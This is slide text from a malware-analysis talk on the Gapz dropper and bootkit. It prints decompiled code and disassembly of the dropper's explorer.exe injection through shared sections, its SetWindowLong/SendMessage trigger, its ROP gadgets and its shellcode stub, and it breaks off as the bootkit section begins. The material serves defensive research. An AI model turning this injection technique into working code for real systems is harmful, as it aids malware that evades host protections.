



Reconstructing Gapz: Position-Independent Code Analysis Problem

Aleksandr Matrosov
@matrosov

Eugene Rodionov
@vxradius

Outline of The Presentation

- **Gapz: dropper**
 - ✓ exploprer.exe code injection trick
- **Gapz: bootkit**
 - ✓ Classification of modern bootkits
 - ✓ New VBR bootkit technique
- **Gapz: payload**
 - ✓ Hidden file system implementation
 - ✓ Disk hooks and Hooking engine
 - ✓ NDIS, TCP/IP stack implementation, HTTP protocol
 - ✓ C&C communications
- **Gapz: forensic approaches**
- **HexRaysCodeXplorer**



Gapz: dropper



PowerLoader Builder (since September 2012)

PowerLoader v1.0 [X]

srvurl 1:

srvurl 2:

srvurl 3:

srvdelay(min):

srvretry:

buildid:

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0009h	9.0

PowerLoader Builder (since September 2012)

PowerLoader v1.0

srvurl 1:

srvurl 2:

Name	Address	Ordinal	Name	Address	Ordinal
 DownloadRunExeId	00403E7B	1	 DownloadRunExeId	004060D0	1
 DownloadRunExeUrl	00403D6C	2	 DownloadRunExeUrl	00405F80	2
 DownloadUpdateMain	00403EC6	3	 DownloadUpdateMain	00406120	3
 InjectApcRoutine	004036CF	4	 GetProcAddress64(void *,char *)	00403400	4
 InjectNormalRoutine	004036B4	5	 Inject32End	00404780	5
 SendLogs	00403F66	6	 Inject32Normal	00404680	6
 WriteConfigString	00403F39	7	 Inject32Start	00404710	7
 start	00403CA7		 InjectNormRoutine	004057A0	8
			 SendLogs	004061E0	9
			 WriteConfigString	004061B0	10
			 start	00405E30	

Machine	014Ch	
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0009h	9.0

Gapz Dropper Execution Stages

Choose an entry point

Name	Address	Ordinal	
 gpi	00445F70	1	sharedmemory
 icmnf	004075B7	2	shellcode_stage1
 isyspf	00406EFD	3	shellcode_stage2
 start	004079E9		entrypoint

Injecting into
explorer.exe
(*entry point*)

stage 1

Local Privilege
Escalation
(*icmnf*)

stage 2

Infecting the
system
(*isyspf*)

Bypassing HIPS with explorer.exe Code Injection

opens shared sections from
\\BaseNamedObjects mapped
into explorer.exe and writes
shellcode

```
char __stdcall Exploit32::GetWorkSection(int a1, LPCVOID lpAddress, int pRegSize)
{
    struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+0h] [bp-34h]@4
    unsigned int i; // [sp+1Ch] [bp-18h]@1
    int hSection; // [sp+20h] [bp-14h]@1
    int v7; // [sp+24h] [bp-10h]@1
    int v8; // [sp+28h] [bp-Ch]@1
    int v9; // [sp+2Ch] [bp-8h]@1
    int v10; // [sp+30h] [bp-4h]@1

    hSection = L"\\BaseNamedObjects\\ShimSharedMemory";
    v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
    v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
    v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
    v10 = L"\\BaseNamedObjects\\UrlZonesSM_Administrator";
    for ( i = 0; ; ++i )
    {
        if ( i >= 5 )
            return 0;
        if ( Utils::MapSection(&hSection + i), a1, lpAddress, pRegSize) >= 0 )
            break;
    }
    if ( VirtualQuery(lpAddress, &Buffer, 28u) )
        *pRegSize = Buffer.RegionSize;
    return 1;
}
```

Bypassing HIPS with explorer.exe Code Injection

The dropper searches for the window *"Shell_TrayWnd"*

```
if ( Exploit32::GetWorkSection(&v10, &Address, &v12) )
{
    v0 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeStart", 0);
    v1 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeEnd", 0) - v0;
    Dst = Address + v12 - (v1 + 224);
    memset((Address + v12 - (v1 + 224)), 0, v1 + 224);
    memcpy((Dst + 208), v0, v1);
    v2 = GetModuleHandleA("kernel32.dll");
    *(Dst + 168) = PeLdr::PeGetProcAddress(v2, "CloseHandle", 0);
    *(Dst + 164) = PeLdr::PeGetProcAddress(v2, "MapViewOfFile", 0);
    *(Dst + 160) = PeLdr::PeGetProcAddress(v2, "OpenFileMappingA", 0);
    *(Dst + 172) = PeLdr::PeGetProcAddress(v2, "CreateThread", 0);
    v3 = GetModuleHandleA("user32.dll");
    *(Dst + 176) = PeLdr::PeGetProcAddress(v3, "SetWindowLongA", 0);
    v8 = Exploit32::CreateRemoteShellCode(Dst, v1 + 224, v1);
    if ( v8 )
    {
        hWnd = FindWindowA("Shell_TrayWnd", 0);
        v7 = GetWindowLongA(hWnd, 0);
    }
}
```


Bypassing HIPS with explorer.exe Code Injection

The dropper calls *GetWindowLong()* so as to get the address of the routine related to the “*Shell_TrayWnd*” window handler

<pre>PUSH EDI PUSH ESI MOV DWORD PTR SS:[LOCAL.2],ESI CALL DWORD PTR DS:[&USER32.GetWindowLongA]</pre>	<pre>Index, = 0 hWnd = 00030062, class = Shell_TrayWnd USER32.GetWindowLongA</pre>
--	--

The dropper calls *SetWindowLong()* to modify “*Shell_TrayWnd*” window-related data

<pre>PUSH EAX PUSH EDI PUSH DWORD PTR SS:[LOCAL.2] CALL DWORD PTR DS:[&USER32.SetWindowLongA]</pre>	<pre>NewValue Index => 0 hWnd = 00030062, class = Shell_TrayWnd USER32.SetWindowLongA</pre>
---	--

Bypass HIPS with explorer.exe Code Injection

calls *SendMessage()* to trigger shellcode execution in *explorer.exe* address space

<pre>PUSH EDI PUSH EDI PUSH 0F PUSH DWORD PTR SS:[LOCAL.2] CALL DWORD PTR DS:[&USER32.SendMessageA]</pre>	<pre>lParam wParam Msg = WM_PAINT hWnd = 00030062, class = Shell_TrayWnd USER32.SendMessageA</pre>
---	--

arbitrary code execution in *WndProc()* of “*Shell_TrayWnd*”:

```
//EXPLORER.EXE
0x8B06      MOV EAX, DWORD PTR [ESI] // pointer on the address at SetWindowLong()
0x56       PUSH ESI // payload address
0xFF10     CALL DWORD PTR [EAX] // execute payload
```

Triggering Shellcode Execution

SendMessage() transfers control to the address pointed to address points to the ***KiUserApcDispatcher()*** routine

```
int __cdecl Exploit32::GetMovEdiEspAddress()
{
    HMODULE v0; // eax@1
    int v1; // eax@7
    char Dst; // [sp+0h] [bp-28h]@7
    unsigned int i; // [sp+1Ch] [bp-Ch]@1
    int v5; // [sp+20h] [bp-8h]@1
    int v6; // [sp+24h] [bp-4h]@1

    v0 = GetModuleHandleA("ntdll.dll");
    v6 = PeLdr::PeGetProcAddress(v0, "KiUserApcDispatcher", 0);
    v5 = v6;
    for ( i = 0; i < 0x14; ++i )
    {
        if ( *v6 == 88 || *v6 == 31885 && *(v6 + 2) == 36 )
            return v6;
        v1 = hde32_disasm(v6, &Dst);
        v6 += v1;
    }
    return v5;
}
```

			Registers (MMX)
7C90E44C	90	NOP	EAX 00B5DF44
7C90E44D	90	NOP	ECX 7E419491 USER32.7E419491
7C90E44E	90	NOP	EDX 00E9FDD0
7C90E44F	90	NOP	EBX 00030050
7C90E450	8D7C24 10	LEA EDI,DWORD PTR SS:[ESP+10]	ESP 00E9FD60
7C90E454	58	POP EAX	EBP 00E9FD74
7C90E455	FFD0	CALL EAX	ESI 00B5DF30
7C90E457	6A 01	PUSH 1	EDI 0000000F
7C90E459	57	PUSH EDI	EIP 7C90E450 ntdll.KiUserApcDispatcher
7C90E45A	E8 FFE8FFFF	CALL ntdll.ZwContinue	C 0 ES 0023 32bit 0(FFFFFFFF)
7C90E45F	90	NOP	P 1 CS 001B 32bit 0(FFFFFFFF)
7C90E460	83C4 04	ADD ESP,4	A 0 SS 0023 32bit 0(FFFFFFFF)
7C90E463	5A	POP EDX	Z 0 DS 0023 32bit 0(FFFFFFFF)
7C90E464	64:A1 18000000	MOV EAX,DWORD PTR FS:[18]	S 0 FS 003B 32bit 7FFDB000(FFF)
7C90E46A	8B40 30	MOV EAX,DWORD PTR DS:[EAX+30]	T 0 GS 0000 NULL
7C90E46D	8B40 2C	MOV EAX,DWORD PTR DS:[EAX+2C]	D 0
7C90E470	FF1490	CALL DWORD PTR DS:[EAX+EDX*4]	O 0 LastErr ERROR_SUCCESS (00000000)
7C90E473	33C9	XOR ECX,ECX	EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
7C90E475	33D2	XOR EDX,EDX	MM0 00E9 B638 BF81 4136
7C90E477	CD 2B	INT 2B	MM1 0000 0000 0404 00AB
7C90E479	CC	INT3	MM2 0000 0404 0000 0000
7C90E47A	8BFF	MOV EDI,EDI	MM3 0000 0018 8221 EC28
7C90E47C	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+4]	MM4 00E9 FE84 00E9 FEAC
7C90E480	8B1C24	MOV EBX,DWORD PTR SS:[ESP]	MM5 0000 0084 BBE9 B638
7C90E483	51	PUSH ECX	MM6 0000 0000 0000 0001
7C90E484	53	PUSH EBX	MM7 BBE9 B638 BF81 C476
7C90E485	E8 9AC30100	CALL ntdll.7C92A824	
7C90E48A	0AC0	OR AL,AL	
7C90E48C	74 0C	JE SHORT ntdll.7C90E49A	
7C90E48E	5B	POP EBX	

Triggering Shellcode Execution

uses ROP-gadgets to jump into shellcode memory region and execute shellcode

```
mov [ebp+var_4], 0FDh ; 'H'
mov [ebp+var_3], 0C3h ; '+'
mov [ebp+var_20], 0FCh ; 'N'
mov [ebp+var_1F], 0C3h ; '+'
mov [ebp+var_C], 58h ; 'X'
mov [ebp+var_B], 0C3h ; '+'
mov [ebp+var_8], 0FFh
mov [ebp+var_7], 0E0h ; 'p'
mov [ebp+var_1C], 0B9h ; 'i'
mov [ebp+var_18], 94h ; 'D'
mov [ebp+var_1A], 0
mov [ebp+var_19], 0
mov [ebp+var_18], 0
mov [ebp+var_17], 0F3h ; 'e'
mov [ebp+var_16], 0A5h ; 'e'
mov [ebp+var_15], 5Fh ; '_'
mov [ebp+var_14], 33h ; '3'
mov [ebp+var_13], 0C0h ; 'L'
mov [ebp+var_12], 5Eh ; '^'
mov [ebp+var_11], 5Dh ; ']'
mov [ebp+var_10], 0C2h ; 'T'
mov [ebp+var_F], 8
mov [ebp+var_E], 0
```

```
//SHELL32.DLL
0xB9940000 MOV ECX, 94
0xF3A5 REP MOVSD
0x5F POP EDI
0x33C0 XOR EAX, EAX
0x5E POP ESI
0x5D POP EBP
0xC20800 RETN 8


//NTDLL.DLL
0xFD STD
0xC3 RETN

//KERNEL32.DLL
0xFC CLD
0xC3 RETN

//EXPLORER.EXE
0x58 POP EAX
0xC3 RETN
0xFFE0 JMP EAX
```

Triggering Shellcode Execution

uses ROP-gadgets to jump into shellcode memory region and execute shellcode



Triggering Shellcode Execution

```
00001385 mov     edx, [ebp+arg_4]
00001388 mov     byte ptr [edx+2Ch], 1
0000138C mov     eax, [ebp+arg_4]
0000138F add     eax, 14h
00001392 push    eax
00001393 push    0
00001395 push    26h ; '&'
00001397 mov     ecx, [ebp+arg_4]
0000139A mov     edx, [ecx]
0000139C call    edx ; kernel32.OpenFileMappingA
0000139E mov     [ebp+arg_8], eax
000013A1 cmp     [ebp+arg_8], 0
000013A5 jz      short loc_13EE
```

```
000013A7 push    0
000013A9 push    0
000013AB push    0
000013AD push    26h ; '&'
000013AF mov     eax, [ebp+arg_8]
000013B2 push    eax
000013B3 mov     ecx, [ebp+arg_4]
000013B6 mov     edx, [ecx+4]
000013B9 call    edx ; kernel32.MapViewOfFile
000013BB mov     [ebp+arg_C], eax
000013BE cmp     [ebp+arg_C], 0
000013C2 jz      short loc_13E2
```

```
000013C4 push    0
000013C6 push    0
000013C8 mov     eax, [ebp+arg_C]
000013CB push    eax
000013CC mov     ecx, [ebp+arg_4]
000013CF mov     edx, [ebp+arg_C]
000013D2 add     edx, [ecx+28h]
000013D5 push    edx
000013D6 push    0
000013D8 push    0
000013DA mov     eax, [ebp+arg_4]
000013DD mov     ecx, [eax+0Ch]
000013E0 call    ecx ; kernel32.CreateThread
```


```
000013E2
000013E2 loc_13E2:
000013E2 mov     edx, [ebp+arg_8]
000013E5 push    edx
000013E6 mov     eax, [ebp+arg_4]
000013E9 mov     ecx, [eax+8]
000013EC call    ecx ; kernel32.CloseHandle
```

```
restore_SetWindowLong:
mov     edx, [ebp+arg_4]
mov     eax, [edx+20h]
push    eax ; LONG dwNewLong
push    0 ; INT nIndex
mov     ecx, [ebp+arg_4]
mov     edx, [ecx+24h]
push    edx ; HWND hWnd
mov     eax, [ebp+arg_4]
mov     ecx, [eax+10h]
call    ecx ; shell32.SetWindowLongA
xor     eax, eax
add     esp, 54h
pop     ebp
retn    10h
```

Gapz: bootkit



Modern Bootkits Classification (BIOS based)




Gapz Bootkit Overview

Gapz bootkit features:

- hooks int 13h handler
